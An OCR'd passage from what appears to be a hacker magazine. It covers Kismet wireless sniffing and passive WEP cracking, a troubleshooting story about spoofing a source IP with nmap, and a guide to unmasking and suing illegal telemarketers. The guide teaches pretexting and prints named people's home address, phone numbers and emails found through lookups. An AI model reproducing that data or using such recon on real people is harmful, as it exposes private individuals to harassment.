
So what's changed since 2002? In many ways, not a whole lot. Absolutely shocking, really, that the average home user hasn't listened all that well. Slowly, however, the tide is turning; within 50,000 networks collected randomly over the course of six months across several major cities, approximately 30 percent of networks are still wide open, 40 percent use WEP, and the remainder use some form of WPA (significantly leaning towards WPA-TKIP; only five percent of the total advertise WPA2-AES). This is up from a few years ago, when 20 percent encryption was a promising statistic. In retrospect, this info is available on `http://www.wigle.net` worldwide, but that would preclude bringing us to....


Stupid Kismet Trick #1: Quick-and-dirty processing of log files. Being, of course, absolutely on top of deadlines and never rushing things, I decided instead of writing a full XML parser to process log file lines, obviously the better solution was to spend a frantic five minutes with the AWK manual and toss together some ugly script:

```
cat *.nettxt | awk '/^ BSSID/ {
➥ ssid=0; printf "%s ", $3; }; /:
➥ Beacon/ { ssid=1; } /Encryption/ {
➥ if (ssid) printf $0; }; /Channel/
➥ { printf "\n"; };' | grep Encryption
➥ | sort | uniq | grep WEP | wc -l
```

This gives us a least-possible-effort mechanism for taking a directory full of logs, squash the network plaintext output format into single-line records, and count them.

Unfortunately, it's harder to separate statistics about home networks from networks used for inventory control, point-of-sale, or offices. Using WEP on a home network is still, most likely, foolish, considering how easy it is to break, but using it on a network with any sort of business





application is begging for an intrusion.

For Kismet, however, the changes since the early versions are significant. Despite taking longer (much longer, as in multiple years longer) than intended, as several people are all too happy to remind me, the Kismet-2009-05-RC release incorporates a complete rewrite of the Kismet engine and user interface. Among other key new features, Kismet sports a completely redone UI. While still in Curses text mode (hey, I *like* curses, I curse all the time), the new user interface is widget-based and dynamically reconfigurable.

Bigger changes lie under the hood, however, with a completely redesigned packet processing system with usability and expandability as the main goals; Kismet will now automatically detect the driver type of network interfaces, can have new dynamic sources added while it is running, can export packets real-time to any other pcap based tool via tun/tap virtual network interfaces, automatically detect the supported channels on a capture interface, and keep running through most errors that would have killed previous releases. Most significantly, Kismet now supports plugins which can do nearly anything within the framework that Kismet does already, such as defining new alerts, adding new commands and reports to the client-server protocol, and even defining new capture types and log files.

Internally, once read by a packet source, data travels the "packet chain" where any type of arbitrary information can be attached. Plugins can attach anywhere along the chain: New packet data, decryption, network decode, logging, and so on. Once attached, a plugin receives all data which was attached to the packet in previous stages (such as decrypted WEP data, IDS alerts, tracked networks and clients) and can attach any information, including new custom data to be interpreted by later stages. Plugins can also be attached to the client, and can add new windows and widgets, and even change the main window layout.

There's a lot of possibilities, but what actual plugins are there? So far, Kismet bundles two plugins of its own, Kismet-PTW and Kismet-Spectools, which implement a passive Aircrack-PTW and integrate with the Spectools spectrum analyzer software. With the PTW plugin loaded, Kismet can automatically attempt to crack the WEP key of a protected network when enough data has been seen, without ever injecting any packets, automatically add the discovered WEP key to the log files for future reference, raise an alert that WEP has been cracked, and enter the WEP key into the decryption system so all future packets from the network are decrypted automatically.


The first third-party plugin comes from `http://www.detected.org` and implements a completely new capture type, reading data from DECT digital phone cards and expanding Kismet sniffing beyond 802.11. Server and client plugins define a new network protocol for DECT phone records and display it integrated in the UI.

Stupid Kismet Trick #2: Getting information out of Kismet real-time. Kismet writes data files at regular intervals, but reading them while Kismet is running can cause problems. Fortunately, Netcat and (once again) Awk come to the rescue here:

```
echo -e '\n!0 enable channel
➥ channel,networks' | nc localhost
➥ 2501 | awk 'BEGIN { CHN = 0;
➥ }; /CHANNEL:/ { chnum[CHN]=$2;
➥ chval[CHN]=$3; CHN=CHN+1; }; /
➥ TIME/ { if (CHN != 0) { printf("[");
➥ for (x = 0; x < CHN; x++) { pr
➥ intf("{\"id\":%s,\"value\":%s}",
➥ chnum[x], chval[x]); if
➥ (x < (CHN-1)) printf(",") }
➥ printf("]\n"); CHN=0; fflush("");
➥} };' | while read line; do echo
➥ "$line" > channel.json; done
```


Which is the quick and dirty way of converting the Kismet channel usage report (in this case, number of networks per channel) into a JSON file for displaying channel usage in AJAX. Similar magic can be done to extract active networks in the vicinity, GPS location, IDS alerts, and any other data collected by Kismet.

Development continues, and hopefully others will start writing plugins (read as: that's a hint) to add new features and functionality.



Using Network Recon to Solve a Problem

by Aesun




Disclaimer: I am not a computer networking expert, I deal with networks day in and day out from a UNIX administrator's perspective and have maintained simple networks. The host names and internet protocol (IP) addresses have been changed to protect the (more or less) innocent - namely myself. I also want to note that I have no idea how this worked, only that it did work, although I have a few guesses as to why.

Recently, I managed to create my own networking problem out of sheer stupidity (which is how I usually manage to create technical problems for myself). I accidentally left two Linux systems configured with identical shared IP addresses on the same virtual local area network (VLAN). The IP addresses were being used for a software system that was not online yet; no harm, no foul. Regardless, the systems did need to be functional for, well, functional testing. This article details the problem I created, the rather strange way I fixed it, and, of course, the possible repercussions of what I discovered.

My project was simple: install and configure one GNU/Linux server with a collection of shared IP addresses for an application. Then, once the first server was set up and functional, build, install and configure a warm backup GNU/Linux system which would fire up the shared IP addresses if the primary server went offline. The script worked perfectly during tests; it would even detect when the primary server came back online and drop the shared IP addresses. During testing I came across a problem: when the secondary server came online, the addresses appeared to be okay but the application could not find the new location. Little did I know, this symptom was indicative of a much larger problem. After troubleshooting for a few hours, I left the problem to work on a production issue and accidentally left the shared IP addresses on both systems. Since they were not being tested at the time, I didn't really think it would matter.

To illustrate the configuration here is an example:



A few days went by as other projects took priority. The users testing the new system didn't do any testing for a while and then, lo and behold, I got a call. The application was working with some of the IP addresses but not others. I began ping tests and all of the addresses were answering. I informed the users that I was not sure what was wrong and would get back to them when I had solved the problem. I ran the application and noticed that, while it was failing for some of the addresses and not others, all addresses were available. I logged into the secondary system and fired up the application server. Suddenly, the applica-

tion started working. It was at this point that I realized I had come across something odd and decided to start doing some network recon to see if my guess was right.

I logged into both servers using secure shel, fired up a tcpdump session targeting the application port on each one, and started pinging the IP addresses and port that the application was using from a third system. I discovered that some packets were landing on the primary server, while others were landing on the secondary server. I also noted the replies from the servers were going to the same device, but when I did a domain lookup on the device it had addresses on two different networks; one network was the same one that the servers were on while the other was a locally managed network. I deduced (correctly) that the device was either a global or content switch. While I thought the findings were interesting, I realized my users needed their test systems back to get their work done and decided to knock the shared IP addresses offline on the secondary system. This is when the trouble started.

The secondary server's shared IP addresses were offline, yet some of the IP addresses still would not work with the primary server. My first instinct was address resolution protocol (arp) cache; I had seen in the past where a host arp cache could cause potential routing problems. The easiest cure, of course, was to clear the arp cache on both servers. No dice. I then resorted to a tactic I never like to do – I rebooted both servers. Still no dice.

Again, it was time to start researching the problem to see what was happening. I was a little out of my territory as I had never been

in a GSS and/or CSS switched environment. Once again, I logged in to both servers using secure shell and fired up tcpdump but filtered out secure shell traffic. Once again, packets were split and landing on the same systems they had before. It was at this point I realized the problem was not with the hosts or any clients. It was definitely a network issue. I didn't have time to track down the overworked network administrator, so I began to think up of ways to solve the problem on my own. I needed more data. I restarted my packet sniffers in full verbose mode and noted that the packets going to the secondary server also had its machine address (MAC) in the packet data. I now had a working theory as to what was wrong: the switch had the wrong hardware address in its tables for the IP address. Note that the incorrect path to the secondary server was stuck for well over an hour after rebooting.

I recalled from my addled brain that switches often maintain a table of IP address to hardware address mappings. Under normal circumstances, if the hardware address changed then the switch would simply update the tables and move on. For some reason, that had not happened in the case of this particular device.

I knew what was wrong, but how to fix it? It was a tough problem because the main IP address was, in fact, different on both servers (which I think is part of why the problem existed in the first place).

I then remembered that, often, when aggressive network traffic fires from a particular host into (or across) a switch or router it causes the switch or router to go through a quick check of what it knows about the device talking to it. What quick and easy tool might I have made sure was installed on a system with heavy network use in an network environment I was unfamiliar with?

Nmap, of course.

Using nmap, I fired off a fingerprinting scan from the primary server and spoofed the address using the shared IP address instead of defaulting to the actual interface address and, voila, problem solved. Which immediately made me wonder:

> *If real dual IP addresses messed up the mappings, then what possibilities would it open up? What if, using a tool that could change a hardware address on an interface and another tool that could spoof an address, one persistently hit a GSS or CSS device ... ?*

Unfortunately, to date, I have not had a chance to try any experiments. I did hit up a friend of mine who is a Cisco specialist and, even though he had never used GSS and/or CSS, he agreed that not only was IP/MAC spoofing a possible issue but arp spoofing as well.

The nature of what happened is telling with regard to Cisco's Content Switch Management (CSM) software. I did a little research and found a rather long document detailing bugs in GSS switches particular to MAC addresses and the CSM software. There were several bugs that could have been related to the behavior I had witnessed. I learned two invaluable lessons:

1. Tools such as packet sniffers and aggressive scanners do have their place in the troubleshooting realm. Although I had used both of them for diagnostic purposes before, in this instance I actually used them to *fix* a problem.
2. Even though network systems have improved greatly over the last several decades; they still could do things incredibly stupid.

Thanks for reading and keep hacking.

Suing Telemarketers for Fun and Profit

by Sai Emrys
2600@saizai.com

I would like to share with you some information and suggestions about how you can cash in on the illegal actions of your telemarketers.

Why? If enough people sue (or make credible enough threats that they decide to settle), then they'll go out of business and hopefully switch to doing something with a bit less scumbaggery. As is, their risk of having to pay out is low enough to be a viable part of their operating costs.

How it started...

In October '08, I began receiving repeated calls from telemarketers, primarily in the form of an automated telemarketing message saying that it was the 2nd (or 3rd, but always final) notice that my car insurance was about to expire. (I haven't had a car in two years, incidentally; I get around by Ninja.)

These started to annoy me, especially as I know that they are illegal. Specifically what is illegal about these calls (see appendix below) is that:

a) They're automated, recorded messages to a home or cell phone.
b) They don't include the name of the calling party at the beginning of the message.
c) They don't include the phone number or address of the caller.
d) They called a number on the Do Not Call list.
e) They failed to provide a written copy of their Do Not Call list maintenance policy.

Rather than just yell at them or make useless complaints to the FCC, I decided to retaliate in a way that would have some real teeth. Here's how you can do it too.

NOTE: The information below is *actual information* that I used to get an *actual settlement check*. However, there are multiple companies involved (see Step 3), and the information about the telemarketing outfit is no longer valid (they're a fly-by-night operation).

Step 0: Mindstate

Although it is highly likely that you will settle out of court, you must act as if you are actually going to sue these people.

It will involve some paperwork and out of pocket costs, up to ~$150, as well as actual negotiation with your adversary. Be prepared to be blown off, lied to about the legality of their operations, etc. If any of that would dissuade you from proceeding, don't bother starting.

Ensure that you have evidence that you can legally show in court to a judge that is sufficient to demonstrate that a) calls were made to you illegally and b) the party you're suing is responsible for those calls. It needs to be convincing, clear, specific, and trustworthy. If possible, try to obtain third party records (e.g. from your phone company) that support your own notes.

Step 1: Keep a log

You need to keep a log of every single time they call you. Write down the time, caller ID number, the entire message you heard (if any), whether the message mentioned the caller's corporate name at the start, whether it was an automated call, and whether it included their phone number or mailing address.

If it is legal in your state (`http://en.wikipedia.org/wiki/Telephone_recording_laws`), record all your calls with telemarketers; you may need special equipment to do so, since these will be incoming calls. If it is not legal for you to do so (e.g. in a 'two party consent' state), make sure that one way or another you make as detailed and accurate a transcript as possible; I'm sure you can think of ways to do so that don't involve having to mention in court that you recorded the call.

Go to `http://donotcall.gov` and make certain that all of your phone numbers are on the Do Not Call list. Be sure to click the link in their response email, and save a copy (for bringing to court) of the email confirmation they send you.

Step 2a: Finding out who is calling you - initial information

First off: whatever it says on your caller ID, it's probably a lie (`http://en.wikipedia.org/wiki/Caller_ID_spoofing`). Unless you're very lucky, it's just someone innocent whose number the telemarketers have spoofed. Don't bother them. However, if you Google the number, you'll likely find out a whole lot of information about them from others who have gotten the same call. This is worth doing. Be aware that 99% of the posters will not know any more than you, though; more likely, less.

If you try to ask them anything about their company, how to contact them, how they got your number, or how they even know that you have a car, they will hang up on you immediately. This is illegal, but they will do it anyway.

What you *can* do is called "social engineering" (`http://en.wikipedia.org/wiki/Social_engineering_(security)`).

Telemarketers are calling you for a reason: they want to sell you something. To do so, they need to actually talk to the 0.5% of people who respond, sell them on the product, and get them to pay. If they get even a hint that you are not in that bottom 0.5%, they'll hang up on you. You can exploit this single vulnerability.

What you do is simple: play dumb and play along. Be interested in what they're selling. Make

up a name, car, license number, phone number, and whatever else you need. Try to make it sound natural. Write it down, so that you can repeat it if they ask again. Your goal is to get them to tell you a website, address, business name, and DIRECT phone number. They will give you a fake 800 number first. Ask if there's some direct line where you could call them back after you've thought about it, because you're really interested but just need to think it over / ask your spouse / etc and would really like to finish the deal once you get their approval.

They will try to avoid this. They will lie to you. They will transfer you several times while they "verify" things and "contact their agent." They will make up "discounts" they're giving you, say that you need to close the deal now, ask you to say that you decline it and that they won't be able to offer it again, say that you need to have trust, etc. It is all complete bullshit, but you must play along. Act hooked, interested, and just wanting to get back in touch with them.

Do not be angry with them, do not ask anything implying that you know what they're doing is illegal (until the very end when the game is up and you might as well get them on a couple more violations), and try to make your requests for information seems as much as possible a natural part of *their* script.

Step 2b: Turning initial information into extensive information

What you should have now is a name, website, address, and real phone number (call it back, see if they answer). E.g. for me, I had four leads leaving the call: *"Consumer Direct, 25910 Acero, Suite 200, Mission Viejo, CA 92691, Orange County"; "consumerdirectwarranty.com"; "877-539-8557"* (can't be reached); and *"949-309-3751 / 3753"* (the telemarketers' actual phone number). That's not enough to sue someone, but it's enough to *get* enough. ;-)

Now you need to turn that into actionable information. Specifically, what you need are the *formal business name of the people who called you, their legal address for service of process*, and (if possible) *their direct phone number*. These steps are only partially in order. You will need to do *multiple passes* as you get more information, to spider through the results:

1. Go to `http://onsamehost.com/` *and look up websites they mentioned.*

E.g. a search for consumerdirectwarranty.com showed that the same IP, 204.9.77.216, hosts contractpipeline.com, insigniasd.com, thatkitchenplaceredding.com, and warrantyadminservices.com. Most will be irrelevant (it's probably a cheap shared host).

2. Enter all of those websites into `http://whois.net` *and record all contacts that are for real people.*

This should get you phone, name, and address of one of the real people behind the scenes. If you're lucky, this will get you the real contact info for both their tech guy and their CEO. E.g. there was no useful WHOIS information for consumerdirectwarranty.com, but warrantyadminservices.com gave me the CEO: *"Jim Sletner (info@safedatainc.com) / +1.5307229099 / P.O. Box 992050 / Redding, CA 96099"* and website guy: *"Insignia Web"* (note the resemblance to insigniasd.com).

3. Check to see if there's a different response with interesting information if you go to the base IP address.

E.g. `http://204.9.77.216` is a Plesk control panel, showing the admin's email as srkinyon@yahoo.com. Some Googling reveals that to be the email of *"Steve Kinyon, President/CEO, Insignia Software Design, Inc., 2305 Court St, Redding, CA, 530-243-328."*

4. Search Google and `http://switchboard.com` *for any phone numbers or corporate names you have found.*

E.g. switchboard.com gives the home phone and address of a couple Sletners living in Redding. A couple calls later to eliminate random cousins yields the answer: *"15676 Old Stage Coach Rd., Redding, CA 96001 / 530-243-4958"*.

5. Look up any corporate names at your Secretary of State website.

In CA, this is `http://kepler.sos.ca.gov/`. If you're lucky, you'll just have found their CEO. Be aware that you may need to try a few variants before you find the right ones.

E.g. I found SafeData Management Services *C2330112*, United Fidelity Funding Corp. *C2900323*, Manufacturer's Direct Warranty Services *C3060709*, Warranty Administration Services *C3060269*, and Insignia Software Designs *C2571273*.

These public records all contain names and addresses, and are necessary if you want to sue the business. Specifically, you want to make sure you record the agent for service of process, that is the person to whom you will send legal papers (including your "pay me or I sue" letter).

6. If you know what county they live or operate in, do a Fictitious Business Name (FBN) search.

E.g. for Orange County, this is `http://cr.ocgov.com/fbn/index.asp`; searching for "national dealers" or "%warranty%" [% is the MySQL wildcard] gave me NATIONAL DEALERS WARRANTY SERVICE, and the names of the people using that FBN: Kamisha Daniel, Martinee Jackson, Mario Moreno, and Global Service Partners LLC.

7. Google their addresses, names, and phone numbers.

See if you can find other businesses in the same building. Call up those businesses and (very, very politely) ask for the landlord's information (name and phone number). Call the landlord and ask who the tenant of suite X is, and what their direct phone number is.

E.g. I found out that their landlord is Dolphin

Partners and the cellphone number of one of the partners; from there I was able to find out the actual address of the telemarketing outfit.

8. Call the phone numbers a few times.

Try numbers that are a few off higher and lower than then number you got; they will probably be on a multi-line system and own many sequential numbers. Try it both during their hours of operation (so you get a live operator) and after (so you get their voicemail messages).

E.g.: Direct number I got was *949-309-3751 / 3753*. Their main number is *949-309-3750*, and they own numbers up through at least 3780. The direct line for Kamisha Daniel, one of the co-owners, is *949-309-3773*. This is the person to call if you have a lawsuit ready to go and you want to settle. (See Step 3 below first.)

If you dial 949-309-3750 extension 0, you would be routed directly to their call center, as if they had called you. They can't tell the difference. This can make for great fun, and a good way to practice your modifications of their script, so you don't have to wait for them to call you.

949-309-3750 is answered as "United Fidelity Funding Corporation." Several of the reps from *949-309-3751* onwards answer as "National Dealers Warranty Service" or "Warranty Services."

Discovering the name "National Dealers Warranty Service" (the true company name of the actual telemarketers, rather than the warranty sellers) was the decisive point in my case. This plus the FBN search gave me all the information I needed to make a very credible legal threat against both of them.

9. Find out their phone service provider.

Call up a few providers that operate in the area and ask for their legal compliance center's phone number. Then ask them to check whether they are the provider for the phone numbers you know to be used by the telemarketers. You'll need this later for subpoenas. (See appendix for info.)

10. Blog about it. Include all the details (e.g. their contact information).

They really really don't like it when you do this. Why? Because it allows other people, like you, reading this article, to find out who they are and sue them, and it makes them look bad. They are in business because very few people successfully find out who they are, and fewer still actually go through to the point of suing or settling. At a cost of $2500-$7500+ per suit in small claims (plus their legal fees), this would add up. If it's a small number, it can be written off as the cost of business.

It also helps you because you may make some contacts with people who know more about them and can offer advice that will be helpful to your case

Step 3: Understand the structure

It took a while for me to uncover enough information to do this, and most people don't.

There are at least three layers of companies involved in this operation:

1. Actual telemarketers

In my case, this was "National Dealers Warranty Service" (not *Inc.*, just an FBN). These companies constantly change; you may be getting calls from many different telemarketers on behalf of the same people, with more or less the same script, so it can be confusing.

Typically, the telemarketers are not very legally savvy, and rely more on not getting caught–and dissolving, moving, and starting over again if they do–than actually being able to win any cases that are brought to court.

2. Product shell companies

In my case, this was "Consumer Direct Warranty Services, Inc." It's not a real company per se (though it's listed as one); it's more like one of several faces of the real company. (The Nevada face is "Warranty Administration Services, Inc.")

They are the ones whose name is going to be on actual product contracts, whose name the telemarketers cite and claim to be, etc. They do not, however, make any calls to you directly; if you try to sue them, they'll claim that they're not liable, only the telemarketers are. (This is false; see below.)

3. Parent product company

In my case, this was "SafeData Management Services, Inc." They are too big an operation to easily just dissolve and reform every few months, which means they're also a much better target for prosecution–but also one that's a bit more able to defend themselves. They do not place any calls directly; they just handle the product being sold by the telemarketers.

In legal terms, the telemarketers are the "agent" of the parent company, which is the "principal" (see appendix, *"principle of agency"*). Because of this, both are liable to you, and you can sue and collect from either or both–but they will try to tell you otherwise. The parent company will probably be perfectly happy to drop the telemarketers just as soon as they appear to be a liability; as far as they're concerned, telemarketers are a replaceable commodity.

Step 4: Profit

Now that you've done your homework, review it and make sure it's in order.

Specifically, you'll need:

1) A full, detailed log of every call they made to you, and what about that call was illegal (see the list at the top).
2) The full formal name of the company, their address, their phone number(s), and their agent for service of process.
3) The will to follow through with this despite a bit of runaround.

1. Get papers ready

If you're filing in CA civil court, go get form SC-100 (`http://www.courtinfo.ca.gov/➥forms/fillable/sc100.pdf`) and fill it out. It's very straightforward.

You may want to prepare subpoenas also. Think of all the documents that the telemarketers, your phone company, their phone company, or others might have that will help you prove your case.

Unfortunately, according to my phone service provider, AT&T's legal compliance division, they do not keep subpoenable records of *call detail records* (CDR), including *automatic number identification* (ANI) and *originating private branch exchange* (PBX), for incoming calls to landlines - only for outgoing calls and calls made to cellphones. I haven't tested this yet, however; it may be that their story changes when given an actual subpoena.

2. Offer to settle

Under CA law, for small claims at least, you are required to contact the people you are about to sue to first try to settle the matter in good faith. What this means is that you call their CEO and say (from a prepared statement) that you are about to sue them for violation of the TCPA, TSR, and CA CLRA (or insert applicable laws here, see below), and would like to know whether they are interested in settling the matter out of court to avoid the hassle and expense of court.

You'll probably need to leave a callback number while the secretary you tell this to calls the CEO and their lawyer. If they don't get back to you within a few days, call again saying that unless they call you back within a reasonable, specified period of time (e.g. 3 business days), you will treat their response as a refusal to settle and proceed with the lawsuit.

3. File suit

Most likely, they'll brush you off the first time. They'll be much more eager to settle once you've had them served with your court order.

You'll have to go to court, give the clerk your documents, make sure they're entered correctly, etc; it may take a few hours. Then hire a process server near your adversary to serve the filed court order on them; be sure to give plenty of time for this. It'll cost $70-150, depending on how hard they are to reach. Be sure you get a signed *"proof of service"* back from the process server and file it with the court, or your case may get thrown out.

My court claim was for $7500. I eventually settled with SafeData for half that amount, with the caveat that I had to take down my blogged information about them, and that I can continue my suit for the rest of it against National Dealers Warranty Service. Their initial settlement offer was $1500; deciding on the final value and terms is just like bartering for a car, really.

On receiving the notarized settlement from SafeData and cashing their cashier's check, I filed a *dismissal with prejudice* with the court, preventing me from suing them again for the same charges (but see below).

I went through this process with NDWS as well, but a) they flaked out when I insisted that they have their contract notarized, and b) they wanted to include a gag clause to prevent me from discussing it. As a result, I'm continuing my suit in court; we'll see how that turns out. One advantage in this case is that, because they are only an FBN and not a corporation, I can sue (and collect against) them as individuals, *"severally and collectively"*; if they had incorporated, I'd only be able to sue the corporation, which at this point would probably not have any assets *to* collect.

Step 5: Taking it even further

I've only discussed the procedure for financial recourse. Small claims courts do not have jurisdiction to issue injunctions; however, injunctions *are* provided for as one of your recourses under the TCPA and CLRA. To obtain one (and thus put them out of business or face arrest), you will need to go to full-scale civil court. This involves lawyers and higher court costs (filing fees alone are $200-300). However, under California law at least, lawyer's fees are recoverable as part of your damages.

Ironically, one day after I settled with SafeData, I got another call with the same pitch - from a different telemarketer, but with the same parent company behind it. This means that a) I immediately get to put my blog posts back up (because they are now based on the new incident) and b) I will be suing them in superior civil court for an injunction and significantly higher costs.

At that point, we wander out of the territory that I can cover in this article and that is easy to do on your own; I hired a lawyer for this case, on contingency. I recommend that you refer to the excellent Nolo Press book, *Everybody's Guide to Small Claims Court*. A substantial portion of it is available through Google Books search.

If you'd like to know more about my cases, check out `http://saizai.livejournal.➥com/tag/tcpa` or email me.

Happy hunting!

Appendix: Know Thy Law

Google and Wikipedia are your friends. In CA, I also highly recommend that you read through the California Courts Self-Help Center *(http://www.courtinfo.ca.gov/selfhelp/small-claims/);* it has a lot of useful information about the process and requirements.

If you don't live in CA, you should find out whether your state has laws similar to the CA CLRA (see below). If it does, you will want to include them in your calculation of damages and in your demand letter.

Please note that *I am not a lawyer*, and I'm definitely not *your* lawyer. I am, however, someone who used Google and my brain to resolve a matter like this to my satisfaction, and this information was critical to that. You should do your own research also, using this as a starting point.

Principal of Agency

See *The Elements of Business Law* by Ernest Wilson Huffcut, §126, "Liability of principal to third party" for details, as well as 3, 10 F.C.C.R. 12391, 12397 (1995) and FCC 00-378, October 23, 2000, footnote 24 for official policy. What it means: you can sue both the *telemarketers* (who are acting as the agent de facto of the warranty sellers) and the *warranty sellers themselves* (who are called the principal). The principal is legally liable for the actions of their agent. If the agent is behaving in a way that violates their contract with the principal, then that is a matter for the two of them to resolve between themselves using a suit for indemnification, and not your problem.

You can *collect judgment against both,* but you can only collect *once*. I.e. they are both responsible for paying you off, but you only get to have the single amount, not twice as much.

Telephone Consumer Protection Act (TCPA)

47 U.S.C. § 227(b)(1)(A)(iii) - making automated calls to cellular phones

47 U.S.C. § 227(b)(1)(B) - making automated calls to residential line w/out prior express consent

47 U.S.C. § 227(c)(3)(F) - making a 'telephone solicitation' to anyone on the Do Not Call list

47 U.S.C. § 227(d)(A)(1) - all recorded messages must state identity of caller at beginning of message

47 U.S.C. § 227(d)(A)(2) - ... and at some point give their phone or address

Private right of action

47 U.S.C. § 227(b)(3)(A) - sue in state court for injunction

47 U.S.C. § 227(b)(3)(B) - ditto, to recover actual monetary loss *or* $500 in damages for *each* violation, whichever is greater

47 U.S.C. § 227(b)(3) - court may increase fine to up to $1500 per violation if it finds the defendant 'willfully and knowingly violated this section' (easily established by sending them a C&D letter by certified mail)

47 U.S.C. § 227(c)(5) - same as (b)(3)(A&B) above including tripling clause, if received more than one call in any 12 month period on behalf of the same entity. Note that (c)(5) is a *separate* action, and thus a single call to you may constitute *two* violations - one under (b)(1), and one under (c)(3), at $500-$1500 per violation

Public right of action

47 U.S.C. § 227(f)(1&2) - state AG may sue in federal district civil courts

Statute of limitations: 4 years per 28 U.S.C. Section 1658, see Sznyter v. Malone

Note: 1 call = up to 1 violation of TCPA - Blockburger v. United States, 284 U.S. 299 (1932) *Therefore the total amount *per call* under TCPA alone is $500-1500.* However, that is only for the TCPA violation; it *doesn't include* damages under the TSR or CLRA. Also, the Blockburger interpretation is not held everywhere, so it won't hurt you to try to claim one violation per infringing section (-4 per call) and see how your local court interprets it.

Federal Trade Commission's Telemarketing Sales Rule (TSR)

47 C.F.R. § 64.1601 (4)(e) - telemarketers must transmit caller ID (CPN or ANI) & name of telemarketer or their client; must be a number to which one can make a do not call request; must not block caller ID. See also *FTC v. Venkataraman* (FTC won by settlement)

CA Consumers Legal Remedies Act

CA Civil Code §1770 (a)(22)(A) - unsolicited prerecorded message without real human first giving caller name & address or phone number

CA Civil Code §1780 (a) - sue for actual damages, injunction, restitution, punitive damages, & whatever else the court thinks is appropriate

CA Civil Code §1780 (d) - winner gets attorney fees & court costs

CA Civil Code of Procedure §1021.5 – ditto

CA Business & Professions Code §17200 - injunctions Statute of Limitations: 1 yr

CA Business & Professions Code §17538.43 - unsolicited faxes ($1500/fax if from outside CA, $3000/fax if from inside)

Note: CA Civil Code §1780 (a) means that *you get to sue for any amount* up to the cap of the type of court you filed in. It is purely at the judge's discretion. Make a convincing case that the opposing party is scum who are knowingly and flagrantly calling tens of thousands of people illegally and flouting the law, and that will be a high amount.

CA Small Claims Court limitations

CA small claims court limits for claims are *$7500 twice a year, $2500 afterwards*, per plaintiff. If you want to sue for more than that, then you should either:

a) Sue separately for separate incidents
b) Sue in superior civil court (i.e. the normal, non-small-claims variant), or
c) Get them to settle for a reasonable amount by credibly threatening to do a) and/or b)

Telco subpoena resources

AT&T landlines: 800 291 4952 x9
AT&T wireless: 800 635 6840
Alltel / Windstream landline: 888 558 6700 x1
Alltel wireless: 866 820 0430
Versign / Focal Comm. / Level 3: 918 547 9618
Socal Comm.: 312 895 8978

Many of these will tell you the service provider of a number if you ask nicely. E.g., "Could you please check whether you're the right people to subpoena for this number?" will often give you an answer like "No, that's Focal-Verisign:7058", and then you know whom to call next.

Be sure to ask what records they can provide, how to word the subpoena, whom to address it to, how much it'll cost, etc.

Eastern European Payphones

Serbia. Found in Belgrade, these phones seem to be the prevailing model throughout the city and possibly the entire country.

Photo by Stevan Radanovic

Eastern European Payphones

Serbia. Found in Belgrade, these phones seem to be the prevailing model throughout the city and possibly the entire country.

Photo by Stevan Radanovic

Eastern European Payphones

Ukraine. Both of these phones were seen in the city of Cherkasy. One is a newer model while the other is a slight bit older. See if you can figure out which is which. The older one was actually attached to the former KGB building. Both are operated by Ukrtelecom.

Photo by Alex Kudelin

Eastern European Payphones

